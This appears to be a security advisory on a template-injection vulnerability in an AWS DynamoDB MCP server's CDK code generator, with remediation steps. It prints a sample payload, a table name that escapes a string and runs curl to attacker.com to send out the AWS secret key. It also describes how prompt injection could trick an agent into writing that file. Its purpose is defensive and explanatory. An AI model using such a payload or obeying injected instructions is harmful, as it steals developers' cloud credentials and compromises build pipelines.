Executive Lead: Template Injection in Autonomous Agent Tooling
Amazon Web Services (AWS) has published security bulletin 2026-097-AWS warning developers of a high-severity code injection vulnerability affecting the official awslabs.dynamodb-mcp-server package. Cataloged under identifier CVE-2026-85654, the flaw carries a CVSS v3.1 base score of 7.8 (CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H).

The Model Context Protocol (MCP)—an emerging open standard enabling autonomous AI agents (such as Claude Desktop, Cursor, and enterprise copilot tools) to interface with external databases, APIs, and cloud services—relies on specialized MCP servers to expose tools. The AWS Labs DynamoDB MCP server enables autonomous agents to inspect table schemas, execute queries, and automatically generate AWS Cloud Development Kit (CDK) Infrastructure-as-Code (IaC) constructs. The vulnerability allows an adversary or prompt-injected LLM to supply crafted database metadata that triggers arbitrary command execution on developer workstations and continuous integration (CI/CD) build runners.
Attack Mechanics: Unsanitized CDK Generation from Untrusted Data Models
The vulnerability occurs within the CDK generator subsystem of awslabs.dynamodb-mcp-server when converting JSON data models into deployable TypeScript or Python CDK code:
- Untrusted Data Model Ingestion: The MCP server provides tools allowing agents to parse and export schema configurations (commonly stored in
dynamodb_data_model.json). When an agent invokes thegenerate_cdk_codetool, the server reads entity definitions, index definitions, and attribute types. - Unescaped Template Interpolation: In vulnerable versions (2.0.10 through 2.1.5), the generator utilized a string-formatting template engine that failed to sanitize special shell characters, quotes, or code termination syntax embedded within table names, primary key definitions, or Global Secondary Index (GSI) labels.
- Code Injection via CDK Synthesis: When the generated CDK script is subsequently executed (via
cdk synthorcdk deploy) on a developer's system or inside a CI/CD pipeline, the injected payload escapes string literals and executes arbitrary shell commands with the privileges of the local build user or deployment service role.
// Vulnerability pattern: Unescaped string interpolation in CDK generator
function generateTableConstruct(model: TableModel): string {
    // VULNERABLE: model.tableName is interpolated directly into executable TypeScript code
    return `
    const table = new dynamodb.Table(this, '${model.tableName}', {
        tableName: '${model.tableName}',
        partitionKey: { name: '${model.partitionKey}', type: dynamodb.AttributeType.STRING }
    });
    `;
}

// Malicious payload embedded in dynamodb_data_model.json
{
  "tableName": "Users'; require('child_process').execSync('curl -s https://attacker.com/leak?k=' + process.env.AWS_SECRET_ACCESS_KEY); //",
  "partitionKey": "userId"
}
AI Agent Threat Vector: Prompt Injection to Host Takeover
CVE-2026-85654 highlights a critical attack surface in frontier agentic workflows—indirect prompt injection leading to infrastructure compromise:
- Untrusted Input to Tool Execution: If an autonomous agent analyzes an untrusted external document, repository, or database dump containing prompt injection instructions, the agent can be tricked into creating a malicious
dynamodb_data_model.jsonfile. - Developer Credential Theft: When the developer instructs the agent to synthesize infrastructure code, the injected command executes in an environment populated with sensitive cloud credentials (such as
AWS_ACCESS_KEY_ID,AWS_SESSION_TOKEN, and SSH deploy keys). - CI/CD Supply Chain Poisoning: If an automated build pipeline ingests agent-generated CDK templates to provision staging environments, the exploit executes within the pipeline runner, potentially compromising production deployment pipelines.
Version Comparison & Remediation Matrix
| Package Name | Vulnerable Releases | Fixed Release | CVSS v3.1 Severity |
|---|---|---|---|
| awslabs.dynamodb-mcp-server | v2.0.10 through v2.1.5 | Upgrade to v2.1.6 or newer | CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H (7.8) |
| awslabs.dynamodb-mcp-server (Patched) | ≥ v2.1.6 | Patched (Input Sanitization Enforced) | Remediated |
Defensive Playbook & Actionable Remediation Checklist
Organizations deploying autonomous agents with AWS MCP integrations should implement the following defensive controls:
1. Upgrade DynamoDB MCP Server to v2.1.6+
Update the package across all developer environments and agent configuration files:
# Upgrade via npm or npx
npm install -g @awslabs/dynamodb-mcp-server@latest

# Verify installed version in MCP configuration
cat ~/.config/claude/claude_desktop_config.json | grep -A 5 "dynamodb-mcp-server"
2. Manually Audit Generated Data Model Schemas
Prior to executing cdk synth or deploying agent-generated CloudFormation stacks, inspect the schema definitions for illegal characters:
# Scan dynamodb_data_model.json for shell metacharacters and quotes
grep -E "['";|&$`<>]" dynamodb_data_model.json && echo "ALERT: Potential Code Injection Detected!"
3. Enforce Principle of Least Privilege on MCP Agent Runtimes
- Run MCP servers inside isolated rootless container sandboxes (such as Docker Desktop sandbox containers or Apple macOS sandboxes) with network egress limited to specific AWS endpoints.
- Ensure development AWS IAM roles lack administrative wildcard permissions (e.g., avoid
AdministratorAccess) and require MFA for destructive actions.